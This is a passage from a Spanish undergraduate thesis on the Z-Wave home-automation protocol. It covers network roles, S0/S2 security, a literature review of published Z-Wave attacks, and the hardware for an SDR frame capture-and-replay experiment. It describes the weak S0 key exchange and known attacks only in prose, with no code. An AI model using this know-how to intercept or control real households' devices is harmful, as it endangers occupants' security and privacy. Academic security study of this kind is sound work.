Para informar al controlador de que están en el primer estado, cuando el dispositivo “despierta” manda al controlador la Wakeup-Notification y permanece en este estado. Cuando el controlador manda todos los comandos, envía un último comando para informar al dispositivo que ya no le transmite nada más. El comando es llamado No-More-Info. Después de recibir este comando el dispositivo alimentado por batería entra al estado “deep sleep mode”. Internamente, los dispositivos tienen intervalos de tiempo tanto para “despertar” como para “dormir” si no se requiere nada de ellos.

Intervienen parámetros como el consumo de los dispositivos, los intervalos de “despertar”, si es un dispositivo FLiRS (Frequently Listening Routing Slave), en el objetivo de maximizar el tiempo de vida de las baterías de estos dispositivos. Un tiempo de vida típico en un dispositivo que no tiene una carga de tráfico elevada, ronda entre los 2 y 5 años.

2.3.6.4 Dispositivos multicanal

Son considerados dispositivos multicanal a los dispositivos que realizan a la vez la misma función siendo estas acciones independientes de las otras. Una regleta con 8 entradas sería un ejemplo de dispositivo multicanal. En estos dispositivos se introduce el concepto de subdispositivos virtuales. En la NIF se reporta que el dispositivo es multicanal a través de la Multichannel Command Class. La comunicación con el dispositivo es posible encapsulando comandos normales en un comando especial. Un dispositivo multicanal puede tener hasta 127 canales. El estándar Z-Wave Plus soporta dispositivos multicanal.

2.3.6.5 Asociaciones

Una asociación define la relación sensor->actuador dentro de una red. Relación IF [Evento] -> THEN [Tarea]. Una asociación necesita que el actuador tenga una tarea identificada y sea capaz de realizarla, un sensor que produzca el evento que cause la acción y un controlador que sepa que el actuador realiza la tarea correspondiente al evento generado. Para las asociaciones se utiliza la Configuration Command Class. Lo que marca cuando se genera un evento->acción se llama Trigger Level. Un grupo de asociación referido a un evento en concreto define un grupo de dispositivos que reciben comandos en caso de que un evento ocurra.

2.4 Arquitectura de red

Desde una perspectiva de radio, hay dos tipos de nodos:

- Dispositivos que pueden entrar en "sleep mode”, un estado de ahorro de energía mientras no se está demandando el dispositivo. Todos los dispositivos que usan batería para su alimentación están dentro de esta categoría. No suelen ser usados en la red Z-Wave como repetidores a otros nodos.
- Nodos que siempre escuchan (always listening), identificados por un flag específico, pueden ser usados como repetidores en la red Z-Wave porque su radio está siempre escuchando. Normalmente, los dispositivos conectados a la red eléctrica son “always listening”.

Desde una perspectiva de encaminamiento, Z-Wave define dos tipos principales tipos de nodos:

- Controladores, los cuales contienen y mantienen toda la topología de la red, y pueden asignar rutas a los esclavos.
- Esclavos, los cuales tienen un conocimiento limitado de la topología de la red y no tienen funcionalidad relacionada con el mantenimiento de la topología de la red (como por ejemplo incluir o excluir nodos).

2.4.1 Controladores

En función del orden en el que se instalan o añaden controladores a la red se pueden clasificar en primarios y secundarios.

- Controlador primario. Cuando se forma una red Z-Wave, el primer controlador que se instala es el controlador primario. El controlador primario establece un HomeID para toda la red y también el NodeID de los dispositivos/nodos que añade. Tiene la capacidad de incluir y excluir nodos en la red, tiene la lista de los nodos de la red y calcula la tabla de encaminamiento.
- Controlador secundario. Los controladores que se vayan añadiendo a la red después del primario son llamados controladores secundarios. El controlador secundario recibe una copia de la lista de nodos y de la tabla de encaminamiento y en el caso del fallo del controlador primario, tomaría el rol de controlador primario.

En función de la movilidad del controlador se pueden clasificar en controladores estáticos y en controladores portátiles.

- Controlador estático. Este controlador normalmente tiene una localización fija en la red, suministrado principalmente por la red eléctrica y gracias a esto en el estado “always listening”. Puede ser controlador primario, pero si la red usa inclusión de baja potencia conllevaría limitaciones de rango.
    - Controlador estático de actualización (SUC). Este controlador tiene la base de datos de la topología de red, obtiene actualizaciones del controlador primario y puede enviar información de la topología de red a otros controladores.
    - Controlador SUC ID Server (SIS). Permite a otros controladores incluir o excluir nodos a la red en su nombre, proporcionando un correcto HomeID y NodeID mientras que estos controladores estén bajo la funcionalidad del servidor SUC ID.
- Controlador portátil. Este controlador principalmente es móvil, puede cambiar su localización en la red, está suministrado por batería y, por lo tanto, no se encuentra en el estado “always listening”.

Además, también hay controladores puente, que permiten ampliar la red Z-Wave con 128 dispositivos que pueden utilizar el protocolo Z-Wave u otro protocolo de automatización de hogar. Este controlador tendría el papel de esclavo virtual.

2.4.2 Esclavos

Un nodo esclavo es incapaz de enviar información directamente, solo envía información para responder una petición de un controlador o de otro esclavo. Debe estar en una posición fija dentro de la red y si están alimentados por la red eléctrica, permanecer en el estado “always listening”. No tiene información de la topología de la red ni calcular rutas. Si

están conectados a la red eléctrica también actúan como repetidores, mandar el mensaje al siguiente salto, información que es proporcionada como parte del mensaje.

- Esclavo enrutador. Este tipo de nodo puede enviar mensajes hacia otros nodos sin petición previa. Tienen información sobre una parte de la topología de red, pero no pueden calcular rutas. Pueden obtener actualizaciones de la topología de red a través de la funcionalidad de los controladores SUC/SIS.
- Esclavo mejorado. Es un esclavo enrutador que tiene una memoria EEPROM externa para almacenar datos de aplicación.
- FLiRS (Frequently Listening Routing Slave). Es un esclavo enrutador configurado para estar "escuchando" en un momento determinado en cada intervalo de despertar. Habilita a otros nodos a despertarlo enviando un mensaje para ello.

2.5 Aplicaciones

El protocolo Z-Wave es usado, sobre todo, para automatización de hogar. Entre sus aplicaciones más importantes están el control de hogar y gestión remota, ahorro de energía, seguridad en el hogar y sistemas de seguridad y entretenimiento en el hogar.

2.5.1 Control de hogar y gestión remota

Esta es la aplicación más extendida del protocolo Z-Wave. Gracias a los dispositivos instalados en el hogar, la calidad de vida del habitante mejora en muchos aspectos. Si la red Z-Wave está conectada a Internet, el huésped puede tener un control total y una monitorización en tiempo real a través de su ordenador personal, Tablet o smartphone. Existe una infinidad de escenas en las que los dispositivos automáticamente responderían a un estímulo externo y se adaptasen a una situación concreta. Un ejemplo de esto es una persiana que se abriese al amanecer y se cerrase al anochecer mediante un sensor de luz.

2.5.2 Ahorro de energía

Z-Wave tiene una gestión energética muy eficiente. Monitoriza el consumo eléctrico mediante switches o plugs, gestiona el sistema de calefacción y el aire acondicionado para una temperatura óptima, regula la iluminación para un consumo eficiente, bajando intensidad a la luz o abriendo y cerrando persianas, y apaga los dispositivos que no están en funcionamiento.

2.5.3 Seguridad en el hogar y sistemas de seguridad

Z-Wave cuenta con alarmas, sensores de movimiento, cámaras de seguridad y cerraduras inteligentes con los que puede monitorizar en tiempo real una situación que lo requiera. Al permitir controlar un grupo de dispositivos a la vez, la reacción de estos dispositivos es inmediata y proporcionan seguridad al hogar o a los sistemas de seguridad implementados.

2.5.4 Entretenimiento en el hogar

La posibilidad que da Z-Wave de tener escenas o macros está bien relacionada con los sistemas de entretenimiento en el hogar, con los sistemas audiovisuales. Un ejemplo de esto sería ejecutar la acción o el macro "música relajante", en el que se activarían los equipos de audio de la casa y se atenuaría la luz. El control mediante la tecnología Z-Wave podría sustituir los mandos a distancia convencionales.

2.5.5 Cuidado de la salud

Se han realizado varios proyectos implementando la tecnología Z-Wave en hospitales para monitorizar la salud y la localización en tiempo real del paciente y en hogares para monitorizar la salud y capacidades de las personas de la tercera edad.

2.6 Seguridad Z-Wave


Mediante la automatización de hogar, climatizadores, ventanas, cerraduras, interruptores, etc.…, la calidad de vida se ve incrementada, pero todo esto supone un riesgo si la comunicación entre estos dispositivos y el controlador no es segura o se puede replicar con facilidad. Además, si el controlador primario está conectado a Internet, que sucede en la mayoría de los casos, los atacantes pueden monitorizar y controlar todos estos dispositivos a su antojo, vulnerando así la integridad de los ocupantes de la vivienda.

La seguridad Z-Wave ha evolucionado con el tiempo. Al principio fue escasa y vulnerable, ya que, al empezar como protocolo propietario, se realizaron muchas pruebas aplicando ingeniería inversa para conocer más sobre el protocolo. En este TFE se va a vulnerar esa escasa, y ya por suerte obsoleta, seguridad mediante un sistema SDR, pudiendo leer y replicar tramas. Y después más robusta, aplicando cifrados y cambios de claves más efectivos.

2.6.1 Security Command Class V1 (S0)

En 2009, con las populares y nuevas cerraduras Z-Wave, se implementó la Security Command Class V1 o seguridad S0. Esta clase de comandos añade las dos siguientes características importantes:

- Los paquetes estándar Z-Wave pueden ser encapsulados en un contenedor seguro tal y como muestra la ilustración 11:



Sec-ID: Secure Command Class ID 0x96
WRAP: Secure Command Wrap 0x81
Cmd Class ID: ID of the command class, 1 Byte
Cmd: Command of Command Class (e.g. SET)
Parameters: Additional parameters of variables

Ilustración 11. Encapsulación Security Command Class

Este contenedor extiende el comando Z-Wave a un bloque cifrable de longitud mínima de múltiplos de 128 bits y se cifra usando el estándar de cifrado AES 128, o también conocido como Rijndael.

AES es un algoritmo de cifrado por bloques de clave simétrica de tamaño de bloque fijo de 128 bits y tamaño de clave de 128 en el caso de AES 128. Usa esta clave tanto para cifrar como para descifrar.

- Cada comunicación envuelta en la Security Command Class V1 es protegida por un nonce simple. Esto asegura que ningún paquete sea aceptado dos veces. La ilustración 12 muestra este proceso:




Ilustración 12. Comunicación segura usando nonces
Fuente: Z-Wave Essentials, Autor: Christian Paetz

Un nonce es un número aleatorio usado una sola vez destinado a la autenticación de transferencia de datos entre dos o más partes.

Con la introducción de la Security Command Class V1 se proporcionó una protección razonablemente buena a la comunicación Z-Wave. Ni siquiera el ataque de piratería sofisticado descrito en la Shmoocon 2016, que es el ataque que se realiza en este TFE, pudo romper la conexión protegida por esta clase de comandos.

Sin embargo, la implementación Security Command Class V1 tiene dos grandes desventajas:

- Gastos generales de comunicación y procesamiento. El cifrado en Z-Wave está hecho en hardware. El módulo Z-Wave tiene el núcleo de cifrado AES embebido. El coste real es la latencia o retardo.

  Asumimos que la transmisión de un comando Z-Wave con una tasa de transmisión de 40 kbit/s tarda entre 5 y 15 ms. Según el esquema de seguridad Z-Wave, tal como se puede apreciar en la Ilustración 11, se necesitan 6 intercambios de información para completar la transmisión de un comando. Un comando podría tardar en ejecutarse entre 30 y 90 ms, lo cual es aceptable, pero al escalarlo a una sucesión de comandos para realizar una función determinada el retardo podría afectar a la experiencia de usuario.

- Intercambio inicial de clave de red. La clave de red es la clave que se usa para cifrar y descifrar usando AES 128. Esta clave es un valor aleatorio de 128 bits que necesita ser intercambiado entre todos los miembros de la red. Una clave preestablecida no es una buena elección para un sistema tan comercializado como es Z-Wave. Esta clave de red se intercambia con los dispositivos por primera vez en el momento de su inclusión y va cifrada por una clave conocida (7 veces 0x00). Por lo tanto, solo se puede vulnerar la seguridad en cuestión de claves en ese momento, después ya es prácticamente imposible. Una vez conocida esta clave se puede usar para descifrar el paquete con la

clave de red y en cuanto tenemos esta clave ya podríamos descifrar cualquier comunicación cifrada de la red.

2.6.2 Security Command Class V2 (S2)

La vulnerabilidad en el intercambio inicial de claves es controlable pero el uso de nonces provoca un retardo y un consumo mayor de energía, afectando a la experiencia de usuario. Estas medidas de seguridad S0 solo se implementaban cuando era justificado, como en el caso de las cerraduras o sistemas de seguridad.

En 2016 fue introducida una nueva arquitectura de seguridad, la Security Command Class V2, llamada también S2. Este esquema de seguridad soluciona los problemas mencionados y añade otras funciones. Mantiene el cifrado mediante el estándar AES 128, modifica la forma del intercambio de claves inicial y el uso de nonces y añade autorización.

- Intercambio de clave de red. Este nuevo esquema de seguridad mantiene el intercambio inicial de claves en el momento posterior a la inclusión del dispositivo, pero esta vez protegiendo este intercambio de claves con un método específico de intercambio criptográfico de claves sobre un canal público llamado "Diffi-Hellman." Nombrado así por los científicos Whitfield Diffie and Martin Hellman.

  La Ilustración 12 describe el concepto del intercambio de claves. Ambas partes, Alice y Bob, empiezan con una pintura común y un color secreto, nos referiremos al color secreto de Alice como color 1 y color secreto de Bob como color 2. Este color secreto se mezcla con la pintura común en ambas partes y el resultado se lo intercambian públicamente. Nos referiremos a la mezcla de la pintura común con el color 1 de Alice como mezcla 1 y a la de Bob como mezcla 2. En este punto Alice tiene la mezcla 2 y Bob la mezcla 1. Después Alice combina la mezcla 2 con su color 1 y Bob la mezcla 1 con su color 2. El resultado es en ambas partes el mismo secreto común y en consecuencia ninguna parte externa puede construir el mismo secreto común, ya que carece de los colores secretos de ambas partes.




Ilustración 13. Concepto del intercambio de clave Diffie-Hellman
Fuente: Wikipedia, Autor: A.J. Han Vinck, University of Duisburg-Essen

Todos los intercambios iniciales de clave de red en Z-Wave S2 aplican Diffi-Hellman. Esto hace que el intercambio sea muy difícil de vulnerar y que la clave de red no sea filtrada, pero teóricamente no imposible.

Z-Wave S2 además permite segmentar la red en dominios con claves de red independientes. Esto permite que los dispositivos más sensibles como cerraduras o sistemas de seguridad se agrupen con una determinada clave de red mientras que otros dispositivos más vulnerables permanezcan en otro grupo con otra clave de red.

- Manipulación de nonce. Con Z-Wave S2 no se produce sobrecarga de comunicación por la entrega de un nonce antes de cualquier comunicación, resuelve este problema usando las llamadas tablas SPAN (Singlecast Pre-Agreed Nonce). Ambas partes de la comunicación preestablecen una lista de nonces que se utilizan durante la comunicación. No causa tráfico adicional la nueva generación de nonces, se puede hacer de antemano. Se garantiza la sincronización de los contenidos de ambas tablas y la detección de nonces incorrectos mediante un algoritmo. La desventaja del uso de tablas SPAN es la validez de las entradas, que no está limitada por tiempo ni tiene un reloj sincronizado.
- Autorización. La autenticación protege frente a accesos aleatorios provenientes de terceras partes. La autorización se asegura que la comunicación sea con la entidad pretendida. Z-Wave aplica una simple pero efectiva forma de autenticación. Cuando un controlador intenta incluir un dispositivo, el usuario debe realizar una acción en el dispositivo en concreto, como pulsar un botón, encenderlo, etc. Esto asegura que este dispositivo sea el que aparece en la interfaz de usuario del controlador. Esta forma de inclusión en Z-Wave S2 es llamada S2 Unauthenticated (No autenticada). Z-Wave S2 proporciona un nuevo nivel de seguridad en cuanto a autenticación y a autorización. El nuevo nivel de autenticación es llamado autenticación de dos factores, en el que el dispositivo puede reportar un ID único al controlador y mostrar este ID como un código QR también. La interfaz del controlador deberá escanear o introducir algunos dígitos de este código QR pudiendo verificar así si el dispositivo incluido es el correcto. El nivel de autorización más alto en Z-Wave S2 es el llamado S2 Access Control (Control de acceso). Usa un canal secundario para verificar la identidad del dispositivo a través de un ID aleatorio que el usuario deberá confirmar en el dispositivo.

La arquitectura de seguridad Z-Wave S2 soluciona todos los problemas de la anterior arquitectura de seguridad Security Command Class V1, la clave de red puede ser escuchada pero ahora sin riesgo y no introduce una sobrecarga de comunicación por el intercambio de nonces. Este es el motivo por el que la Alianza Z-Wave decidió que Z-Wave S2 fuese obligatorio para todos los dispositivos certificados después del 2 de abril de 2017. Los dispositivos legacy Z-Wave Plus pueden actualizar su firmware “Over the Air” (OTA).

2.7 Estado de la técnica Z-Wave

El desarrollo, la distribución y la comercialización de dispositivos con tecnología Z-Wave empezó en Estados Unidos. Por esta razón es allí donde más sector del mercado de la automatización de hogar ocupa. La mayor parte de los artículos y documentos analizados en este apartado están localizados también allí, en Estados Unidos.

Se estructura el estado de la técnica en cuatro ámbitos diferenciados, los dos primeros centrados en estudios de comparativas, tanto de automatización de hogar como de redes de

sensores, el tercero sobre documentos en los que se desarrollan aplicaciones prácticas y el cuarto sobre estudios de la seguridad Z-Wave.

2.7.1 Comparativa Automatización de Hogar

En los documentos (Withanage, Ashok, Yuen, & Otto, 2014), (Samuel, 2016), (Huq & Islam, 2010), (Gomez & Paradells, 2010) y (Kuzlu, Pipattanasomporn, & Rahman, 2015) se realiza una comparativa de tecnologías de propósito general o de carácter específico en cuestión de automatización de hogar. En todas ellas destacan de Z-Wave su amplia difusión, su funcionamiento en frecuencias por debajo de 1 GHz y por ello libre de interferencias en el entorno del hogar con Wi-Fi y Bluetooth LE. Por esta última razón existe una ventaja y un inconveniente en esta tecnología, la ventaja es su bajo consumo de potencia y el inconveniente es su baja tasa de datos de transmisión. También destacan que esta tecnología forma redes malladas y que su interoperabilidad le da ventaja frente a sus competidores. En casi todos estos documentos concluyen a ZigBee como ganador en estas comparativas frente a Z-Wave si se necesitase un número alto de dispositivos en la red por su diferencia de coste, y en caso de que no se necesitase un número alto de dispositivos, concluyen como ganador a Wi-Fi, por ser la tecnología más difundida y con la mayor tasa de datos.

A continuación, una tabla con las tecnologías con las que se ha comparado Z-Wave y sus principales características:

Tabla 8. Tabla comparativa del documento (Samuel, 2016)

Protocolo inalámbrico **Características**	**ZigBee**	**Wi-Fi**	**Thread**	**Z-Wave**	**Bluetooth LE**
Estándar IEEE	802.15.4	802.11	802.15.4	N/A	802.15.1
Banda de frecuencia	2.4 GHz	2.4 GHz, 5 GHz	2.4 GHz	900 MHz	2.4 GHz
Rango nominal	100 m	150 m	30 m	30 m	10 m
Pico de consumo de corriente	30 mA	116 mA	12.3 mA	17 mA	12.5 mA
Potencia de consumo por bit	185.9 µW/bit	0.00525 µW/bit	11.7 µW/bit	0.71 µW/bit	0.153 µW/bit
Tasa de datos	250 kbps	1 Gbps	250 kbps	100 kbps	1 Mbps
Topología de red	Estrella, Cluster, Malla	Estrella, Malla	Malla	Malla	Estrella-bus
Número de nodos por red	65000	250/punto de acceso	300	232	Uno a muchos

2.7.2 Comparativa Redes de Sensores

En los documentos (Zareei, Zarei, Budiarto, & Omar, 2011) y (Sharma & Sharma, 2014) se realizan comparativas de tecnologías usadas para redes de sensores. En (Zareei, Zarei, Budiarto, & Omar, 2011) se realiza una comparativa de cuatro tecnologías para determinar cuál es mejor para redes de alta densidad de nodos. Estas tecnologías son ZigBee, Z-Wave, Wibree y RuBee, cada una de ellas destinada a un propósito específico. Z-Wave es una tecnología de bajo consumo diseñada específicamente para automatización residencial y para entornos comerciales ligeros. Se realiza una comparativa en aspectos técnicos, tamaño de la

red y topología, seguridad y ventajas y desventajas. Concluyen que Z-Wave es inviable para estas redes de alta densidad porque pese a su alto rango de datos y por lo tanto usado en largas distancias para monitorizar y controlar, es débil en cuestión de sistemas de seguridad. Proclaman vencedor a ZigBee, ya que es sintéticamente considerado el mejor sistema para una red de alta densidad por su rango alto de datos, mecanismos de seguridad y facilidad de implementación.

2.7.3 Aplicación Práctica

En el documento (JiangTao, ChuanWu, LiJun, & Ling, 2016) se desarrolla un sistema de monitorización de bombas de inyección mediante el protocolo de comunicaciones Z-Wave. Este sistema consta de bombas de inyección con un microcontrolador para transmitir datos y de un ordenador con un Z-Stick conectado por USB para poder recibir esos datos. Esto supondría una mejora de la vida de los pacientes que están con inyección intravenosa continua y quitaría una gran carga de trabajo a las enfermeras. La elección de la tecnología Z-Wave se debe a que ZigBee tiene una mayor complejidad a nivel de red y un consumo elevado de potencia.

En la referencia (Csernáth, Szilágyi, Fördős, & Szilágyi, 2008) los autores desarrollan un sistema de monitorización y telemetría online de ECG. El sistema consta de un microcontrolador (PIC18LF4450) de bajo consumo, un módulo Z-Wave ZM3102 para el envío de datos del ECG y una interfaz RF-USB conectada al ordenador para la recogida de estos. El microcontrolador emplea tecnología Nanowatt, de bajo consumo, por esta razón lleva las letras LF en su nombre. Se conectan cuatro dispositivos máximos por cada ordenador. Los dispositivos tienen libertad de movimiento en la red ya que si salen de rango directo al ordenador pueden comunicarse a través de los otros nodos. En el equipo se programa el software para medir parámetros como el HRV o el HRT para detectar alertas y reaccionar a ellas.

En el documento (Žitnik, Janković, Petrovčić, & Bajec, 2016) se presenta una propuesta teórica y práctica de un framework IoT. Cito la motivación de esta propuesta: “The key to a real IoT-centric world is the interoperability”. El objetivo no es unificar la comunicación a nivel físico, es dar una definición de mensajes a nivel de aplicación para cada protocolo físico. Con este estándar se pretende suplir las carencias que tienen los sistemas IoT actuales. Es un estándar general OM2M que consta de tres partes diferenciadas: Una entidad de servicio común, una entidad de aplicación y una entidad de servicio de red. Para la comunicación de los sensores únicamente se emplearía el protocolo HTTP a través de una RESTful API. La estructura de las conversaciones sería a través de MQTT y CoAP (primera versión). Tendría un algoritmo de descubrimiento automático que cuando detectase un dispositivo se añadiese a la plataforma usando un protocolo estándar. Y añadirían bases de datos NoSQL.

En la referencia (Cass & Gibbs, 2016) los autores presentan un sistema de sensores para proteger la seguridad del hogar o del trabajo. Consta de un HUB, sensores de pared, de ventana y detectores de movimiento, un Arduino con conexión Wi-Fi y un detector de sonido, un switch inteligente para la alimentación de la alarma y una alarma extrafuerte. Todo esto acompañado de la tecnología ZigBee o Z-Wave para el control de los sensores y un smartphone para gestionar el sistema.

En el documento (Amaro, Cortesão, Landeck, & Santos, 2011) se implementa un AMRI, infraestructura avanzada de lectura de medidores, cuya función es la recopilación de datos de consumo, diagnóstico y estado, de dispositivos medidores de energía (en este caso eléctrica)

que transfieren estas medidas a una base de datos central para su análisis. El sistema responsable de la transferencia de datos y gestión de la comunicación es una red de sensores basada en el protocolo Z-Wave. Los protocolos IEC62056 y ANSI C12.18 se utilizan para la recopilación de datos de medidores de energía eléctrica.

En la referencia (Burns, Sassaman, Daniel, Huber, & Záruba, 2016) se desarrolla PESTO, un componente de integración de infraestructura, y de dos de subcomponentes, una visualización 3D del apartamento inteligente del residente, VISMA, y un sistema para proporcionar asistencia diaria a través de la tecnología de automatización del hogar Z-Wave, ZAPS. Todo esto englobado en el proyecto SmartCare, cuya función es diseñar, desarrollar y evaluar un entorno de vida inteligente impulsado por sensores para las personas mayores.

ZAPS está compuesto por los siguientes dispositivos: un controlador primario Aeon Labs Z-Stick Series 2, controladores de energía y luz, Aeon Labs Micro Smart Energy Switch y Micro Smart Dimmer Switch, un multisensor Aeon Labs 4-in-1 y un sensor de puerta empotrado. Tiene una estructura variable de nodos, una comunicación JSON Socket y una interfaz gráfica en 2D que puede ser apagada cuando se usa en conjunción con PESTO.

En el documento (Yuan, Wang, & He, 2010) los autores presentan un sistema de monitorización remota integrada. El sistema está compuesto por un módulo Z-Wave ZW0301 de Zensys y un microcontrolador Freescale MC9S12NE64 de 16 bits, con el cual el protocolo OpenTCP incorporado para implementar una red inalámbrica.

En el documento con la referencia (Wei, Chen, Chang, & Yu, 2015) principalmente se estudia el uso de una Raspberry Pi como sistema de control. La tecnología de transmisión inalámbrica Z-Wave es utilizada para diseñar e implementar un sistema de cerradura electrónica inteligente. Gracias al bajo consumo de energía Z-Wave, la duración de la batería de los dispositivos es mayor. Desarrollo también de una página de control y de una aplicación para móvil para que el usuario acceda al sistema para su control remoto.

2.7.4 Seguridad

Este es el ámbito más importante porque trata de los análisis de seguridad que se le han realizado al protocolo Z-Wave o a partes de su estructura.

En la referencia (Patel & Ramsey, 2015) se realiza una evaluación de la huella digital RF-DNA comparando el método tradicional con carácter paramétrico y una variación con carácter no paramétrico. El estudio concluye que es significantemente mejor usando características como la media, la mediana, la moda y el coeficiente del modelo lineal para estimar un ROI frente a las previamente usadas, varianza, asimetría y curtosis que siguen una distribución Gaussiana. Esta investigación muestra la ventaja del análisis de señales antes de la clasificación para determinar cuándo los métodos no paramétricos pueden ofrecer un mejor rendimiento de autenticación.

En el documento (Agosta, Antonini, Barenghi, Galeri, & Pelosi, 2015) se propone para mejorar los problemas presentes en la estrategia de derivación de clave empleada por el protocolo de automatización de hogar Z-Wave. Esta propuesta ofrece una solución centrándose en una nueva estrategia en la IV derivación y el refresco de claves, evitando el uso de la criptografía asimétrica que consume muchos recursos, confiando solo en cifrados de bloques simétricos y hashes. Este enfoque es más efectivo y eficiente que el esquema de base Z-Wave en dispositivos que utilizan transceptores de este protocolo.

En la referencia (Bihl, Jr., Temple, & Ramsey, 2015) se aplica el Análisis de Reducción Dimensional al método de huella digital RF-DNA. Esté análisis tiene dos objetivos, uno es seleccionar las características apropiadas y el otro es seleccionar el número adecuado de características o dimensiones. Los resultados muestran que un conjunto apropiado de características mejora la clasificación del dispositivo y la verificación de ID que con un conjunto completo de características o dimensiones.

En el documento (Badenhop, Ramsey, Mullins, & Mailloux, 2016) se extrae y analiza la memoria Flash y EEPROM del módulo ZW0301, caracterizando el uso de la memoria e identificando la estructura del software y hardware de dicho módulo. Se explora también la factibilidad de un ataque por modificación de firmware. Concluye que la memoria de este módulo puede ser reprogramada y es vulnerable a un ataque por modificación de firmware. Aporta varias contribuciones a la capacidad de realizar análisis forenses a las memorias no volátiles de los dispositivos Z-Wave. En la memoria EEPROM se han descubierto varias estructuras de datos como la tabla de información de los nodos, la tabla de selección de nodos, la tabla de eventos y el registro de capacidad del controlador.

En el trabajo (Fuller, Ramsey, Rice, & Pecarina, 2017) se extiende una implementación existente de sistema de detección de intrusión basada en mal uso (Misuse-Based Intrusion Detection System, MBIDS). Compara además la tasa de detección del sistema normal frente al sistema extendido. Concluye por objetivos, la identificación de un caso de mal uso, el MBIDS mejorado y la reducción del coste de este sistema MBIDS. El primer objetivo nombrado es clave para conseguir los siguientes objetivos. El segundo objetivo es mejorar el sistema MBIDS, primero se realiza ingeniería inversa para evaluar las tramas encaminadas y después analizan los campos SourceID y DestinationID para detectar las tramas inyectadas. El segundo objetivo se cumple al mejorar las tasas de detección. El tercer objetivo se cumple al cambiar el dispositivo de captura usado para el sistema, el MBIDS usaba USRP N210 que aproximadamente costaba 2400 dólares y el MBIDS mejorado usa HackRF One que solo cuesta 300 dólares.

En la referencia (Fuller & Ramsey, Rogue Z-Wave Controllers: A Persistent Attack Channel, 2015) se presenta una nueva vulnerabilidad que permite la inyección de un controlador externo mediante la puerta de enlace, en este caso Internet, permaneciendo en la red sin ser detectado y teniendo un canal de comunicación persistente con todos los dispositivos que no tienen las medidas adecuadas de seguridad. También presenta medidas para mitigar este tipo de ataques.

En la referencia (Fouladi & Ghanoun, 2013) se realiza un análisis de las capas de la pila del protocolo Z-Wave y el diseño de un dispositivo que capture paquetes de radio y software relacionado llamado Z-Force para interceptar comunicaciones Z-Wave. Este dispositivo permite decodificar las diferentes capas del protocolo y estudiar la implementación de la encriptación y la autenticación del origen de los datos en la capa de aplicación. Presenta también los detalles de una vulnerabilidad descubierta usando la herramienta Z-Force en la encriptación AES de una cerradura que puede ser explotada remotamente para desbloquear las cerraduras sin el conocimiento de las claves de encriptación. Esta vulnerabilidad puede ser explotada solamente sabiendo los identificadores HomeID y NodeID del dispositivo objetivo que se puede identificar observando el tráfico de la red por un corto periodo de tiempo.

En el documento (Badenhop, Graham, Ramsey, Mullins, & Mailloux, 2016) se analiza el protocolo de encaminamiento Z-Wave y su seguridad. Para realizar el análisis del protocolo de

encaminamiento es necesario realizar ingeniería inversa ya que esta capa del protocolo no es pública. El análisis de seguridad es realizado en una red bajo estudio para identificar fuentes y vulnerabilidades de integridad de datos. Cuando las rutas y la topología de la red son descubiertas pueden ser modificadas por un intruso. Un ataque Black Hole es realizado en una red para demostrar que se pueden explotar las vulnerabilidades expuestas y en base a los resultados se hacen recomendaciones para mejorar la seguridad del protocolo de encaminamiento.

Capítulo 3. Escenario de experimentación

3.1 Introducción

En este capítulo se describe la configuración del escenario de experimentación, tanto la parte de hardware como la de software, para llevar a cabo la captura, el análisis y la inyección de tramas Z-Wave de/a la red configurada.

3.2 Hardware

3.2.1 Equipo

El experimento se ha realizado en mi equipo portátil MSI GL62M 7REX-2201XES y sus especificaciones son las siguientes:

- Procesador: Intel Core i7-7700HQ
- Memoria: 8 GB DDR4-2400
- Almacenamiento: 256 GB SSD M.2 + 1 TB HDD
- Controlador gráfico: GeForce® GTX 1050Ti, 4GB GDDR5

No es necesario cumplir con las mismas especificaciones para la realización del experimento, no tiene requerimientos mínimos como tal. Lo único imprescindible son dos conexiones USB para conectar los dos HackRF One para utilizar las herramientas de EZ-Wave, sino se puede analizar las tramas primero y después replicarlas con un solo HackRF One, y una conexión a Internet para instalar las dependencias necesarias que necesita Scapy-radio y EZ-Wave, ya que como se trabaja en Live CD, todos los cambios y modificaciones se borran al apagar la máquina virtual.

3.2.2 Dispositivos

- POPP HUB: Este dispositivo es el controlador primario de la red que emite una red Wi-Fi para poder gestionar la red en una interfaz gráfica en el navegador.

Ilustración 14. POPP HUB

- MultiSensor 6 AEOTEC (Aeon Labs): Este sensor recopila datos de temperatura, humedad, luminosidad, sensor de movimiento, índice UV y vibración.

Ilustración 15. AEOTEC Multisensor 6

- AN181-2 Metering Mini Plug (Everspring): Enchufe que puede variar entre encendido y apagado y además mide el consumo de la potencia.

Ilustración 16. Mini Plug

